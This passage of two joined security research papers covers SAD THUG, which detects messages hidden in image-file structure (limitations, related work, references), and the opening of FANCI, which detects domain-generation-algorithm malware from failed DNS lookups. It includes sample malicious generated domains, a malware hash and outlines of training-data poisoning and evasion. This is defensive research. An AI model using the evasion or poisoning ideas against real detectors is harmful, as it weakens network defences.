Like all supervised machine learning-based approaches, our approach's effectiveness depends on the training data set. A training data set that is not representative for the benign data observed in the classification phase may increase our approach's false positive ratio. For instance, some programs, e.g. image optimizers, write files with an unusual structure. If for a given program of that kind no files were present in the training data, SAD THUG is likely – and rightfully so – to classify their files as anomalies. However, due to SAD THUG's generalization properties, this can usually be remediated by adding a small number of curated files from that software to the training data.

Like all supervised machine learning-based approaches, SAD THUG is to some degree vulnerable to poisoning attacks. If an attacker manages to inject a large number of files into its target's training data set, this will have a predictable effect on the resulting automaton. Thus, it could try to create transitions in the automaton that would accept the structural anomalies created by its approach. In section 9.2, we discuss several avenues for future work that may mitigate this threat.

Finally, short of manipulating the target's automaton, an attacker could make informed guesses about it as well as about the target's parameterization to devise a strategy to bypass SAD THUG. Generally, such a strategy would allow an attacker to add a few bytes to each variable length segment in a file, possibly at the cost of the file's compatibility with common decoders. i.e. even when an attacker successfully implements a method that bypasses SAD THUG, it will only be able to transfer a small number of bytes per file – compared against an arbitrary number of bytes with structural embedding in general.

## 8 Related Work

In this section, we provide a brief overview of related work. We focus on three areas. First, we take a quick look at legitimate use of steganography for censorship circumvention. Second, we provide an overview of other approaches for detecting malware or its communications in settings similar to that sketched in section 2. Finally,

we discuss other methods for detecting steganographic message exchanges and their utility with respect to structural embedding methods. Other approaches that apply similar machine learning methods for solving information security challenges – Sivakorn's HVLearn [54] or Görnitz et al.'s work [24] just to name two – provide a valuable background for this work. However, space constraints do not allow us to discuss them in due detail here.

Several systems have been proposed for bypassing censorship systems that may act like an application level gateway in our threat model. While SAD THUG was designed to prevent unwanted communications from malware, the problems are obviously related. Approaches designed to circumvent censorship could be employed to bypass legitimate restrictions according to our threat model while approaches like SAD THUG could be used to detect attempts to circumvent censorship. Systems like Burnett et al.'s Collage [18], Invernizzi et al.'s MIAB [32] or Feamster et al.'s Infranet [22] use stegosystems like Outguess [47] or HUGO [45] to hide messages in JPEG image data. Thus, by their choice of cover media, they are not affected by SAD THUG. Mohajeri et al.'s SkypeMorph [40] and Weinberg et al.'s StegoTorus [57] replicate or hide data in voice-over-IP traffic – which could not traverse a reasonably configured ALG in our threat model. However, StegoTorus can also hide data in HTTP headers and JavaScript, PDF or SWF files. Since our prototype currently only supports JPEG and PNG files, these methods are unaffected by SAD THUG. However by adding appropriate parsers, it may be able to detect StegoTorus's data hiding methods. Finally, Wustrow et al.'s TapDance [58] requires that the attacker's system in the protected network is able to engage in a TLS connection with a system outside that network. This method is not applicable if the ALG conducts man-in-the-middle attacks against TLS connections. If it does not, SAD THUG would not be able to inspect the data transfered and obfuscation on the payload level would not be necessary anyway.

Switching to the position of the ALG in our threat model, we first take a look at Bartos et al.' approach [13] which analyzes an HTTP proxy's log files. While the approach is very lightweight, in this domain, data in- or exfiltration attacks using image files are practically indistinguishable from legitimate transfers and thus their method cannot provide the utility of SAD THUG.

Similarly, Rahbarinia et al.'s Mastino approach [50], Stringhini et al.'s Shady Paths method [56] and Kwon et al.'s approach [35] use the observation that exploit kits often send browsers through a chain of redirects before delivering the actual exploit. However, this limits these approach's utility to the infection phase and even there the redirects are not a technical necessity. More so, when exploit code is extracted from an image file by an otherwise inconspicuous JavaScript, a technique used by several exploit kits, e.g. Angler [44], Astrum [4] or Sundown [36], the approaches are unlikely to detect the attack. Finally, they cannot detect C&C interactions using hidden messages in image files. The same holds for Invernizzi et al.'s Nazca approach [33] but simply for the reason that they explicitly ignore media files like images.

SpyProxy, proposed by Moshchuk et al. [42], is limited to detecting successful exploitation attempts but not impeded by the use of steganography in the process. To the users in the network, it serves as a proxy but before delivering unknown content to a client, it redirects the respective URL to a farm of sandboxes and only if its rendering does not trigger a sandbox violation, it is relayed to the user. Taylor et al. use a similar approach but use honeyclients to impersonate the client requesting a conspicuous resource. Like all sandbox-based approaches, they are resource-intensive and also subject to evasion techniques like busy-waits or fingerprinting. Gu et al.'s BotMiner [26] is one of the few approaches that may detect C&C communications after infection. However, not only does it heavily rely on other sensors but also on observing communications with external hosts that do not occur in our threat model. Similarly, Yu et al.'s PSI approach [60] does not implement a detection method of its own but provides a framework integrating existing network-based detection methods, like the Bro and Snort IDS or the Squid HTTP proxy. Thus, while it cannot detect the attacks SAD THUG is designed to detect, it could integrate our approach to provide comprehensive protection against them.

Finally, we want to take a brief look at approaches for detecting network-based steganography using JPEG files. Provos, partly in conjunction with Honeyman, published a small series of papers on hiding messages in JPEG files and detecting such embeddings [48, 47, 49]. Like the other methods discussed below, their methods are concerned with the embedding in or detection of embeddings in the image data of these files. The Stegdetect tool described in [48] uses a small set of specialized $\chi^2$ tests on the DCT coefficient distribution of the file in question to detect one of three embedding algorithms. Additionally, as we pointed out in section 6, the Stegdetect tool contains methods for detecting structural embeddings like the ones we detect with SAD THUG. While these methods were not covered by the respective paper, we included them in our evaluation to determine their effectiveness and provide a comparison for our own method. Our evaluation in section 6 shows that Stegdetect performs well for embedding methods based on the append paradigm but effectively fails to detect embeddings using other methods. Also, for JPEG files SAD THUG scores a mean false positive ratio that is one order of magnitude below that of Stegdetect.

In another statistical approach to detecting information hiding in DCT coefficients, Andriotis et al. [11] use Benford's law on the distribution of the DCT coefficients to determine whether they carry a hidden message. Barbier, Filiol and Mayoura's method [12] on the other hand uses a training set to derive the probability density for individual bits of the encoded coefficients. If a suspicious file does not match these ratios, is is considered malicious. The work by Cogranne, Denemark and Fridrich [21] uses a roughly similar approach but employs advanced techniques to derive their empirical model and test suspicious images against it. Despite their indisputable merit, these approaches do not solve the problem at hand. Their methods are designed to detect anomalies in the image data – which is disregarded by our approach – and do not consider information hidden in the structure of image files. SAD THUG on the other hand has demonstrated its ability to very reliably detect this kind of embedding in the evaluation presented in section 6.

# 9 Conclusions and Future Work

## 9.1 Conclusions

In this paper, we presented SAD THUG, an approach for detecting structural anomalies in image files caused by hiding messages in them. It derives an abstract model for the legitimate structure of container files from a training set and verifies whether newly observed files correspond to that model to classify them as either benign or malicious. SAD THUG achieved perfect classification across all cross-validation data sets for eight methods and scored well or very well for the remaining sets. Its mean false positive ratio was just 0.68% for JPEG files and 1.12% for PNG files. Hence, in this paper we presented a very effective solution to a problem faced by computer users and administrators around the world today.

## 9.2 Future Work

Currently, our approach is limited to the most common embedding methods that change the structure but not the image data in JPEG and PNG files. Nevertheless, future malware could rely on DCT coefficient-based steganography in JPEG files and some malware has been observed abusing PNG image data to hide its communication. Also, malware could use a combination of structural and coefficient-based embedding to minimize the observable effect in each domain. Thus, our approach should be integrated with an approach or approaches that can detect embeddings in image data to provide comprehensive detection.

In section 6.5, we pointed out that a surprisingly large fraction of image files referenced by popular websites contain additional bytes behind their image data. This had some effect on SAD THUG's ability to detect embedding methods with a similar effect on the cover file's structure. As highlighted by this observation – like for all machine learning-based approaches – attackers could try to influence our method's ability to detect their attacks by poisoning its training set.

There are several avenues that should be explored to mitigate this threat. First and foremost, we could simply remove residual data in the training data set as well as in files delivered to systems. This would effectively prevent the establishment of a covert channel using a large fraction of the methods discussed in this paper. For the remaining methods, SAD THUG scored perfectly. We abstained from simulating this approach for our evaluation because that would have completely voided Stegdetect's detection.

Additionally, the training data could be hardened by not including files from sites that allow users to upload images. Thus, attackers would have to compromise each website they want upload data to. The effect of this approach could be even increased by using a cross-validation approach. Here, a given website's images would be verified against an automaton trained only on other page's files, i.e. an attacker would have to compromise even more websites based on the construction of the training data set. Finally, instead of using absolute counts to determine whether a transition has been observed sufficiently often to include it in our model, we could use weights that depend on the input data. These weights could for instance be scaled to limit the influence that either individual files or sources have on SAD THUG's automaton. While SAD THUG is already surprisingly robust against a skewed training set, we believe that these methods would not only improve its reliability with respect to classification in general but also render it close to impossible to attack by poisoning its training set.

# 10 Acknowledgments

The authors would like to express their gratitude towards the many people that supported the efforts leading up to this work. In particular, Daniel Plohmann of Fraunhofer FKIE, who does not only preserve the most profound knowledge on reverse engineering and malware of all kinds and creeds but is also always willing to share his knowledge and insights. Matthew Smith of the University of Bonn identified key factors that allowed us to significantly improve our evaluation. Among others, Elmar Padilla of Fraunhofer FKIE provided some comments and feedback on an earlier version of this paper. Finally, we would like to thank the anonymous reviewers for their helpful comments and remarks!

## References


[1] W32.duqu: The precursor to the next stuxnet version 1.4. Tech. rep., Symantec, 2011.

[2] Zberp banking trojan: A hybrid of carberp and zeus. https://blog.emsisoft.com/2014/05/27/zberp-banking-trojan-a-hybrid-of-carberp-and-zeus/, 2014. EmsiSoft.

[3] Home routers under attack via malvertising on windows, android devices. https://www.proofpoint.com/us/threat-insight/post/home-routers-under-attack-malvertising-windows-android-devices, 2016. Proofpoint.

[4] Readers of popular websites targeted by stealthy stegano exploit kit hiding in pixels of malicious ads. https://www.welivesecurity.com/2016/12/06/readers-popular-websites-targeted-stealthy-stegano-exploit-kit-hiding-pixels-malicious-ads/, 2016. ESET Research.

[5] Mcafee labs threats report, june 2017. Tech. rep., McAfee, 2017.

[6] ABRAMS, L. Synccrypt ransomware hides inside jpg files, appends .kk extension. https://www.bleepingcomputer.com/news/security/synccrypt-ransomware-hides-inside-jpg-files-appends-kk-extension/, 2017. Bleeping Computer.

[7] ALEXA. The top 500 sites on the web. http://www.alexa.com/topsites, 2017.

[8] ALINTANAHIN, K. Operation tropic trooper: Relying on tried-and-tested flaws to infiltrate secret keepers. Tech. rep., Trend Micro, 2015.

[9] ALPEROVITCH, D. Bears in the midst: Intrusion into the democratic national committee. https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/, 2016. CrowdStrike.

[10] AMIN, R. M., RYAN, J. J. C. H., AND VAN DORP, J. Detecting targeted malicious email. *IEEE Security & Privacy 10*, 3 (2012).

[11] ANDRIOTIS, P., OIKONOMOU, G., AND TRYFONAS, T. JPEG steganography detection with benford's law. *Digital Investigation 9*, 3–4 (2013).

[12] BARBIER, J., FILIOL, E., AND MAYOURA, K. Universal detection of JPEG steganography. *Journal of Multimedia 2*, 2 (2007).

[13] BARTOS, K., SOFKA, M., AND FRANC, V. Optimized invariant representation of network traffic for detecting unseen malware variants. In *Proceedings of the USENIX Security Symposium* (2016).

[14] BENCSÁTH, B., ÁCS-KURUCZ, G., MOLNÁR, G., VASPÖRI, G., BUTTYÁN, L., AND KAMARÁS, R. Duqu 2.0: A comparison to duqu. Tech. rep., CrySyS Lab, 2015.

[15] BENCSÁTH, B., PÉK, G., BUTTYÁN, L., AND FELEGYHAZI, M. Duqu: A stuxnet-like malware found in the wild. Tech. rep., CrySyS Lab, 2011.

[16] BERDNIKOV, V., KARASOVSKY, D., AND SHULMIN, A. Microcin malware: Technical details and indicators of compromise version 1.2 (september 25, 2017). Tech. rep., Kaspersky Lab, 2017.

[17] BLOND, S. L., URITESC, A., GILBERT, C., CHUA, Z. L., SAXENA, P., AND KIRDA, E. A look at targeted attacks through the lense of an NGO. In *Proceedings of the USENIX Security Symposium* (2014).

[18] BURNETT, S., FEAMSTER, N., AND VEMPALA, S. Chipping away at censorship firewalls with user-generated content. In *Proceedings of the 19th USENIX Conference on Security* (Berkeley, CA, USA, 2010), USENIX Association, pp. 29–29.

[19] CAMERA & IMAGING PRODUCTS ASSOCIATION. Exchangeable image file format for digital still cameras - Exif version 2.31, 2016.

[20] CIMPANU, C. Steganography is very popular with exploit kits all of a sudden. https://www.bleepingcomputer.com/news/security/steganography-is-very-popular-with-exploit-kits-all-of-a-sudden/, 2016. Bleeping Computer.

[21] COGRANNE, R., DENEMARK, T., AND FRIDRICH, J. Theoretical model of the fld ensemble classifier based on hypothesis testing theory. In *Proceedings of the International Workshop on Information Forensics and Security* (2014).

[22] FEAMSTER, N., BALAZINSKA, M., HARFST, G., BALAKRISHNAN, H., AND KARGER, D. R. Infranet: Circumventing web censorship and surveillance. In *USENIX Security Symposium* (2002), pp. 247–262.

[23] FIREEYE. Hammertoss: Stealthy tactics define a russian cyber threat group. Tech. rep., FireEye, 2015.

[24] GÖRNITZ, N., KLOFT, M., RIECK, K., AND BREFELD, U. Active learning for network intrusion detection. In *Proceedings of the 2Nd ACM Workshop on Security and Artificial Intelligence* (New York, NY, USA, 2009), AISec '09, ACM, pp. 47–54.

[25] GRIER, C., BALLARD, L., CABALLERO, J., CHACHRA, N., DIETRICH, C. J., LEVCHENKO, K., MAVROMMATIS, P., MCCOY, D., NAPPA, A., PITSILLIDIS, A., PROVOS, N., RAFIQUE, M. Z., RAJAB, M. A., ROSSOW, C., THOMAS, K., PAXSON, V., SAVAGE, S., AND VOELKER, G. M. Manufacturing compromise: the emergence of exploit-as-a-service. In *Proceedings of the Conference on Computer and Communications Security* (2012).

[26] GU, G., PERDISCI, R., ZHANG, J., AND LEE, W. Botminer: Clustering analysis of network traffic for protocol- and structure-independent botnet detection. In *Proceedings of the USENIX Security Symposium* (2008).

[27] GUGELMANN, D., STUDERUS, P., LENDERS, V., AND AGER, B. Can content-based data loss prevention solutions prevent data leakage in web traffic? *IEEE Security & Privacy 13*, 4 (2015).

[28] HARDY, S., CRETE-NISHIHATA, M., KLEEMOLA, K., SENFT, A., SONNE, B., WISEMAN, G., GILL, P., AND DEIBERT, R. J. Targeted threat index: Characterizing and quantifying politically-motivated targeted malware. In *Proceedings of the USENIX Security Symposium* (2014).

[29] IMAGEMAGICK STUDIO LLC. Imagemagick website. https://www.imagemagick.org, 2017.

[30] INTERNATIONAL TELECOMMUNICATIONS UNION. Digital compression and coding of continuous-tone still images: Requirements and guidelines, 1992.

[31] INTERNATIONAL TELECOMMUNICATIONS UNION. Digital compression and coding of continuous-tone still images: Jpeg file interchange format (JFIF), 2011.

[32] INVERNIZZI, L., KRUEGEL, C., AND VIGNA, G. Message in a bottle: Sailing past censorship. In *Proceedings of the 29th Annual Computer Security Applications Conference* (New York, NY, USA, 2013), ACM, pp. 39–48.

[33] INVERNIZZI, L., MISKOVIC, S., TORRES, R., KRUEGEL, C., SAHA, S., VIGNA, G., LEE, S., AND MELLIA, M. Nazca: Detecting malware distribution in large-scale networks. In *Proceedings of the Network and Distributed Systems Security Symposium* (2014).

[34] KOHEI, K., CHEN, J. C., AND JOCSON, J. Picture perfect: Crylocker ransomware uploads user information as png files. http://blog.trendmicro.com/trendlabs-security-intelligence/picture-perfect-crylocker-ransomware-sends-user-information-as-png-files/, 2016. Trend Micro.

[35] KWON, B. J., MONDAL, J., JANG, J., BILGE, L., AND DUMITRAS, T. The dropper effect: Insights into malware distribution with downloader graph analytics. In *Proceedings of the Conference on Computer and Communications Security* (2015).

[36] LI, B., AND CHEN, J. C. Updated sundown exploit kit uses steganography. http://blog.trendmicro.com/trendlabs-security-intelligence/updated-sundown-exploit-kit-uses-steganography/, 2016. Trend Micro.

[37] MARQUES, T. Png embedded - malicious payload hidden in a png file. https://securelist.com/png-embedded-malicious-payload-hidden-in-a-png-file/74297/, 2016. Kaspersky Lab.

[38] MCMILLEN, D. Steganography: A safe haven for malware. https://securityintelligence.com/steganography-a-safe-haven-for-malware/, 2017. IBM Security Intelligence.

[39] MILLMAN, R. Steganography attacks - using code hidden in images - increasing. https://www.scmagazineuk.com/steganography-attacks–using-code-hidden-in-images–increasing/article/680144/, 2017. SC Magazine UK.

[40] MOHAJERI MOGHADDAM, H., LI, B., DERAKHSHANI, M., AND GOLDBERG, I. Skypemorph: Protocol obfuscation for tor bridges. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security* (New York, NY, USA, 2012), CCS '12, ACM, pp. 97–108.

[41] MOORE, T., LEONTIADIS, N., AND CHRISTIN, N. Fashion crimes: trending-term exploitation on the web. In *Proceedings of the Conference on Computer and Communications Security* (2011).

[42] MOSHCHUK, A., BRAGIN, T., DEVILLE, D., GRIBBLE, S. D., AND LEVY, H. M. SpyProxy: Execution-based detection of malicious web content. In *Proceedings of the USENIX Security Symposium* (2007).

[43] PAGANONI, S. Malicious javascript dataset. https://github.com/geeksonsecurity/js-malicious-dataset, 2017.

[44] PC'S XCETRA SUPPORT. Angler exploit kit steganography. https://pcsxcetrasupport3.wordpress.com/2017/02/06/angler-exploit-kit-steganography/, 2017.

[45] PEVNÝ, T., FILLER, T., AND BAS, P. Using high-dimensional image models to perform highly undetectable steganography. In *Information Hiding* (Berlin, Heidelberg, 2010), R. Böhme, P. W. L. Fong, and R. Safavi-Naini, Eds., Springer Berlin Heidelberg, pp. 161–177.

[46] PLOHMANN, D., CLAUSS, M., ENDERS, S., AND PADILLA, E. Malpedia: A collaborative effort to inventorize the malware landscape. *The Journal on Cybercrime & Digital Investigations 3*, 1 (2017).

[47] PROVOS, N. Defending against statistical steganalysis. In *Proceedings of the USENIX Security Symposium* (2001).

[48] PROVOS, N., AND HONEYMAN, P. Detecting steganographic content on the internet. In *Proceedings of the Network and Distributed Systems Security Symposium* (2002).

[49] PROVOS, N., AND HONEYMAN, P. Hide and seek: An introduction to steganography. *IEEE Security & Privacy 1*, 3 (2003).

[50] RAHBARINIA, B., BALDUZZI, M., AND PERDISCI, R. Real-time detection of malware downloads via large-scale url->file->machine graph mining. In *Proceedings of the Asia Conference on Computer and Communications Security* (2016).

[51] SCHWARZ, D. Zeusvm: Bits and pieces. Tech. rep., Arbor Networks, 2015.

[52] SEALS, T. Steganography sees a rise in 2017. https://www.infosecurity-magazine.com/news/steganography-sees-a-rise-in-2017/, 2017. Infosecurity Magazine.

[53] SHULMIN, A., AND KRYLOVA, E. Steganography in contemporary cyberattacks. https://securelist.com/steganography-in-contemporary-cyberattacks/79276/, 2017. Kaspersky Lab.

[54] SIVAKORN, S., ARGYROS, G., PEI, K., KEROMYTIS, A. D., AND JANA, S. Hvlearn: Automated black-box analysis of hostname verification in ssl/tls implementations. In *2017 IEEE Symposium on Security and Privacy* (May 2017), pp. 521–538.

[55] SOOD, A. K., AND ENBODY, R. J. Targeted cyberattacks: A superset of advanced persistent threats. *IEEE Security & Privacy 11*, 1 (2013).

[56] STRINGHINI, G., KRUEGEL, C., AND VIGNA, G. Shady paths: Leveraging surfing crowds to detect malicious web pages. In *Proceedings of the Conference on Computer and Communications Security* (2013).

[57] WEINBERG, Z., WANG, J., YEGNESWARAN, V., BRIESEMEISTER, L., CHEUNG, S., WANG, F., AND BONEH, D. Stegotorus: A camouflage proxy for the tor anonymity system. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security* (New York, NY, USA, 2012), ACM, pp. 109–120.

[58] WUSTROW, E., SWANSON, C. M., AND HALDERMAN, J. A. Tapdance: End-to-middle anticensorship without flow blocking. In *Proceedings of the USENIX Security Symposium* (2014).

[59] XYLITOL. Zeusvm and steganography. http://www.xylibox.com/2014/04/zeusvm-and-steganography.html, 2014.

[60] YU, T., FAYAZ, S. K., COLLINS, M., SEKARÂĂĂ, V., AND SESHAN, S. PSI: Precise security instrumentation for enterprise networks. In *Proceedings of the Network and Distributed Systems Security Symposium* (2017).

## Notes

[1]Microsoft's 22nd Security Intelligence Report provides data for the first three months in 2017 separately while earlier reports aggregate data for each quarter. Due to the unknown overlap between the underlying systems, the 22nd report cannot be used to identify a trend with respect to the earlier reports.

[2]SHA256: `7b6cc23d545dea514628669a1037df88b278312↩f495b97869b40882ca554fa9a`

# FANCI : Feature-based Automated NXDomain Classification and Intelligence

Samuel Schüppen
*RWTH Aachen University*

Dominik Teubert
*Siemens CERT*

Patrick Herrmann
*RWTH Aachen University*

Ulrike Meyer
*RWTH Aachen University*

## Abstract

FANCI is a novel system for detecting infections with domain generation algorithm (DGA) based malware by monitoring non-existent domain (NXD) responses in DNS traffic. It relies on machine-learning based classification of NXDs (i.e., domain names included in negative DNS responses), into DGA-related and benign NXDs. The features for classification are extracted exclusively from the individual NXD that is to be classified. We evaluate the system on malicious data generated by 59 DGAs from the DGArchive, data recorded in a large university's campus network, and data recorded on the internal network of a large company. We show that the system yields a very high classification accuracy at a low false positive rate, generalizes very well, and is able to identify previously unknown DGAs.

## 1 Introduction

Modern botnets rely on domain generation algorithms (DGAs) for establishing a connection with their command & control (C2) server instead of using fixed domain names or fixed IP addresses [14, 2]. According to DGArchive[1], to date more than 72 different DGAs are known and the number is expected to further increase [14] as DGAs significantly improve a botnet's resistance against takedown. A DGA generates a set of malicious algorithmically-generated domains (mAGDs) serving as potential rendezvous domains with a C2 server. The bots subsequently query the domain name system (DNS) for the IP addresses of these domains. The amount of domains generated per day varies between 1 and 10,000 depending on the DGA [14]. The botmaster registers a few of these mAGDs. If these are queried by the bots, the bots obtain a valid IP address for their C2 server. All of the many other queries of the bots will result in non-existent domain (NXD) responses.

In the past, monitoring DNS traffic (successfully resolving and/or non-resolving) has been used as primary or additional source of information in detecting malicious activity in a network (e.g., [2, 16, 18, 9, 4]). Some of these approaches have concentrated on identifying C2 servers, others have focused on identifying infected devices or detecting malicious domains in general. These prior approaches, however, all require the correlation of information extracted from groups of DNS queries and/or responses and thus typically require extensive tracking. In addition, many of these prior approaches are based on clustering, which involves manual labelling of the identified clusters. While these prior works show promising detection capabilities, little information on the efficiency of the detection process in terms of time and memory requirements is reported.

This work presents FANCI: Feature-based Automated NXDomain Classification and Intelligence, a novel system for detecting infections with DGA-based malware by monitoring NXD responses. FANCI's classification module uses an machine learning (ML)-classifier (random forests (RFs) or support vector machines (SVMs)) to separate NXDs into benign non-existent domains (bNXDs) and mAGDs. This classifier uses a small number of language-independent features that can efficiently be extracted from the domain names included in NXD responses alone. Other contextual information extracted from the full NXD response that carried the domain name, from other related DNS responses, or from any other source are not required.

We extensively evaluate FANCI's classification module on malicious data obtained from DGArchive [14] and data recorded in the campus network of RWTH Aachen University[2], and in the internal network of the Siemens AG[3]. The evaluation shows that FANCI is able to detect unknown DGAs with a detection accuracy of over 99% at a very low false positive rate. Unlike prior work,

[1] `https://dgarchive.caad.fkie.fraunhofer.de/`

[2] `https://www.rwth-aachen.de`

[3] `https://www.siemens.com`

we also show that FANCI generalizes very well, that is, it maintains its detection quality even when applied to data recorded in a network different from the one it was trained in. Applying FANCI, we were able to identify ten DGAs not included in the DGArchive at the time of writing. We reckon that at least four of them were completely unknown, while the others most likely result from unknown seeds or are variations of known DGAs. Finally, our system is very efficient with respect to both training (5.66 min on 92,102 samples) and prediction (0.0025 s per sample) such that it is even able to perform on-the-fly detection in large networks without sampling.

FANCI's lightweight feature design and its generalizability allows for versatile application scenarios, including the use of its classification *as a service*, and its use in large-scale networks as well as on home-grade hardware.

## 2 Preliminaries

In this section, we provide a brief overview on the types of mAGDs different DGAs generate and categorize different types of domain names that occur in NXD responses due to benign causes. This is followed by an overview of the supervised learning classifiers we use in this work. Note that throughout this work, we always use *NXD response* to refer to the entire UDP[4] packet containing the DNS response. In contrast, we refer to *NXD* as the bare domain name included in such a response.

### 2.1 Domain Names in NXD Responses

In order to highlight the diversity in the generation schemes used by different DGAs, Figure 1 illustrates example mAGDs of six different DGAs. Where mAGDs generated by *Kraken*, *Corebot*, and *Torpig* look completely random, the mAGDs of *Matsnu* are concatenations of genuine English words. mAGDs of *VolatileCedar* are all permutations of the same base domain name and *Dyre* generates mAGDs of equal length that consist of a 3 character prefix followed by a hash-like string.

In addition to NXDs generated by DGAs (i.e., mAGDs), there are mainly three groups of benign non-existent domains (bNXDs) originating from typing errors, misconfigurations, and misuse, respectively, where misconfiguration and misuse belong to the group of benign algorithmically-generated domains (bAGDs). bAGDs are, like mAGDs, generated algorithmically but originate from benign software and only have benign purposes. Typing error bNXDs are caused by humans misspelling existing domain names. Misconfiguration

[4] in rare cases TCP is used

```
bknllsnbfzqr.net
cdzogoexis.tv
hdozpcy.com
```

(a) Kraken

```
3lgrupwdivsfm2w4kng2iha.ddns.net
ojyvips6klsnqpy.in
af5fmb78sbuno4c.ws
```

(b) Corebot

```
salt-amount-pattern.com
company-depend.com
btkindasaladmw.com
```

(c) Matsnu

```
getadobeflashplayer.net
egtadobeflashplayer.net
etadobgeflashplayer.net
```

(d) VolatileCedar

```
rbtqebf.biz
qaskebf.com
qaskebf.biz
```

(e) Torpig

```
kea174638023becce522b1ae8f6caadf80.to
l8743f7debd036e5de923bbd70a191d009.in
ma4dbf2b2ef5bb0d01a065198fab552b25.hk
```

(f) Dyre

Figure 1: Illustration of mAGDs of six different DGAs.

```
univresity.edu
iieee.org
mcirosfot.com
adobe.comm
```

(a) Typing error

```
wfnfhde
kaqoeizerbo
ahxurofbdughh.rwth-aachen.de
pphrncxkxe.itsec.rwth-aachen.de
```

(b) Google Chrome

```
brn001ba99bbcd9.matha.rwth-aachen.de
cache-cdn.kalaydo.com
fileserverfb6.fb6.rwth-aachen.de
de-swyx-2.fraba.local
```

(c) Misconfiguration

Figure 2: Illustration of typical bNXDs from the network of RWTH Aachen University.

bAGDs are caused by devices or software trying to resolve domain names that do not exist (anymore) due to configuration errors or bugs. Misuse bAGDs are typically caused by software using DNS for non-intended purposes. For example, anti-virus software performing signature checks [17] or Google Chrome, which uses random domain names to probe its DNS environment and detect DNS hijacking attempts [19]. Figure 2 shows example bNXDs for each of the three categories.

### 2.2 Supervised Learning Classifier

In our work, we focus on *supervised learning classifiers*, more specifically on random forests (RFs) and support vector machines (SVMs) using the two labels *benign* and *malicious*. The labels are known for training purposes.

An RF is an ensemble of multiple decision trees (DTs) introduced to overcome limitations of a single DT. Predicting the label of an unknown sample using an RF is performed by a majority vote of all DTs in the forest. RFs were originally introduced in [10] and later on refined, for example, in [5, 6].

An SVM computes a hyperplane during training to

separate the training data according to their label. Then, unknown data can be predicted by determining the location of an observed sample in relation to this hyperplane. SVMs were introduced by Vapnik [7].

## 3 Features

In this section, we describe the 21 features used by FANCI to classify NXDs into bNXDs and mAGDs. We divide the presented features into three categories: structural features, linguistic features, and statistical features. We focus on features that are computationally lightweight w.r.t. their extraction, do neither require precomputations, nor a priori knowledge, and are independent of a specific natural language.

Our feature design is naturally inspired by the features used in related work [14, 2, 16]. However, we focus on features that can be extracted from an individual domain name. In particular, we get rid of all features used in previous work that require additional contextual information without loss of (in fact rather increasing) accuracy (see Section 6).

### 3.1 Definitions and Notation

Throughout the rest of this paper we use the notations detailed in the following.

A *domain name d* is a sequence of characters from an alphabet $\Sigma$. It consists of a sequence of subdomains separated by dots: $d = s_n. \ldots .s_2.s_1$, where $s_i, i \in \{1,\ldots,n\}$ denotes the $i$-th subdomain of $d$. Note that the permitted alphabet $\Sigma$ in legitimate domain names depends on local registration authorities. Theoretically, almost all Unicode characters are permissible [13].

A *valid top level domain (TLD)* is a TLD that is part of the official list of TLDs maintained by the Internet Assigned Numbers Authority (IANA), for example, `org`, `com`, `eu`, and `edu` [3]. Currently, 1,547 valid TLDs are listed in the root zone [11].

A *public suffix* is a suffix under which domains are publicly registrable. This includes valid TLDs as well as suffixes, such as `dyndns.org` or `co.uk`. The Mozilla Foundation maintains a list of more than 11,000 valid public suffixes[5] [8].

A *feature* is defined as a function $\mathscr{F}$ of a sample $d$, where $\mathscr{F}(d)$ denotes the *extracted feature*. $\mathscr{F}(d)$ can either be a single scalar or a vector of scalars. Concatenating all extracted features results in the *feature vector* of $d$. In the following sections, some of our features (marked by *) ignore separating dots and some (marked by †) ignore valid public suffixes. Features ignoring both operate on a string referred to as *dot-free public-suffix-free domain* and denoted by $d_{dsf}$. Consider for example the domain name $d =$ `itsec.rwth-aachen.de` that yields $d_{dsf} =$ `itsecrwth-aachen`.

[5] `https://publicsuffix.org`

| # | | Feature | Output | $\mathscr{F}(d_1)$ | $\mathscr{F}(d_2)$ |
|---|---|---|---|---|---|
| 1 | | Domain Name Length | integer | 19 | 34 |
| 2 | † | Number of Subdomains | integer | 2 | 2 |
| 3 | † | Subdomain Length Mean | rational | 7.5 | 25 |
| 4 | | Has `www` Prefix | binary | 0 | 0 |
| 5 | | Has Valid TLD | binary | 1 | 1 |
| 6 | † | Contains Single-Character Subdomain | binary | 0 | 0 |
| 7 | | Is Exclusive Prefix Repetition | binary | 0 | 0 |
| 8 | † | Contains TLD as Subdomain | binary | 0 | 0 |
| 9 | † | Ratio of Digit-Exclusive Subdomains | rational | 0.0 | 0.0 |
| 10 | † | Ratio of Hexadecimal-Exclusive Subdomains | rational | 0.0 | 0.0 |
| 11 | *† | Underscore Ratio | rational | 0.0 | 0.0 |
| 12 | † | Contains IP Address | binary | 0 | 0 |

Table 1: Illustration of 12 structural features evaluated on the example domains $d_1$ and $d_2$, where $d_1 =$ `bnxd.rwth-aachen.de` and $d_2 =$ `dekh1her76avy0qnelivijwd1.ddns.net`. Some features (marked by *) ignore separating dots and some (marked by †) ignore valid public suffixes.

Note that we ignore separating dots in some of our features, because the *number of subdomains* feature already reflects the number of subdomains of a domain name and the dots as such do not provide any additional information. We ignore public suffixes in some features as they are not algorithmically generated. Although a DGA may vary the public suffix among its mAGDs, it is only able to choose from the official pool of available public suffixes as otherwise the resulting domain names would not be resolvable on the public Internet. As benign domain names have to select public suffixes from the exact same pool of officially available public suffixes, a public suffix offers no valuable additional information to distinguish mAGDs from bNXDs.

### 3.2 Structural Features

The first feature category focuses on structural properties of a domain name. Table 1 gives an overview of our structural features including an example evaluation on the domain names $d_1 =$ `bnxd.rwth-aachen.de` and $d_2 =$ `dekh1her76avy0qnelivijwd1.ddns.net`, where $d_1$ is benign and $d_2$ is a known mAGD.

In the following, we discuss the non-self-explanatory structural features #7, #9, #10, and #12 in more detail.

**(#7) Is Exclusive Prefix Repetition.** This is a binary feature, which is 1 if and only if the domain consists of a single character sequence $w$ that

| # | | Feature | Output | $\mathscr{F}(d_1)$ | $\mathscr{F}(d_2)$ |
|---|---|---|---|---|---|
| 13 | † | Contains Digits | binary | 0 | 1 |
| 14 | *† | Vowel Ratio | rational | 0.21 | 0.3 |
| 15 | *† | Digit Ratio | rational | 0.0 | 0.2 |
| 16 | *† | Alphabet Cardinality | integer | 12 | 18 |
| 17 | *† | Ratio of Repeated Characters | rational | 0.25 | 0.33 |
| 18 | *† | Ratio of Consecutive Consonants | rational | 0.67 | 0.36 |
